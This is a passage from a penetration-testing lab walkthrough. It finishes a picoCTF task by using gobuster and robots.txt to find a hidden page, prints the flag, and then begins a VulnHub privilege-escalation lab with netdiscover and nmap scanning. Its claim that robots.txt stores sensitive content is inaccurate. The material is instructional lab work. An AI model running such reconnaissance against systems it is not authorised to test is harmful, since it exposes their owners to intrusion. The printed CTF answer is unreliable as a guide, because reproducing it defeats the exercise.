- First, we have to set gobuster in directory enumeration mode with flag **(dir)**.


- Then provide the target website with flag **(-u).**

- Finally, give a wordlist path of your own wordlist or select one from gobuster with **(-w)** flag.

4. Upon successful execution of command we were able to get some of the hidden directories on the target website as mentioned in the image above.With that HTTP status codes can also be seen which indicates whether a specific HTTP request has been successfully completed.


5. **/robots.txt** This directory is looking suspicious. **robots.txt** is a file used to store sensitive content that should not be indexed by search engines while loading and retrieving web pages.


6. On opening this directory we have got a suspicious mesaage displaying **Disallow: 8028f.html** which clearly signifies a directory that is present here so we can try it.




7. After opening this directory we have successfully captured the flag **picoCTF{ca1cu1at1ng_Mach1n3s_8028f}**.

8. Copy that flag and paste it on lab to complete the task.





- https://www.vulnhub.com/entry/escalate-my-privileges-1,448/



Steps:


1. Download and open the vulnerable machine **Escalate_my_priviledge** in virtual box environment.


2. Now open kali machine and run command **netdiscover**. This command is used to gather all the hosts information connected on a specific network.

3. On execution of command we were able to get all the devices connected in our network. Here, our target IP is **192.168.0.102** with host name **PCS Systemtechnik GmbH**.

4. Further we will perform a deep scan on our target using the tool **Nmap**.

- **Nmap** also known as network mapper is a network scanner tool that is used to discover hosts and services on a computer network by sending packets and analyzing the responses.





For running nmap command in kali linux these basic things are mandatory :

IP - Target machine IP address or domain.


Port - Which service you want to scan like FTP,SSH,DNS.For this you need to give port number of that service(By default nmap scan 1000 ports).

Flags demonstration is given below :


-sV : Used for checking service version of port on target machine.


-sC : Used for performing a script scan using default set of script in nmap.

-p- : Used for scanning all of the ports on a system.

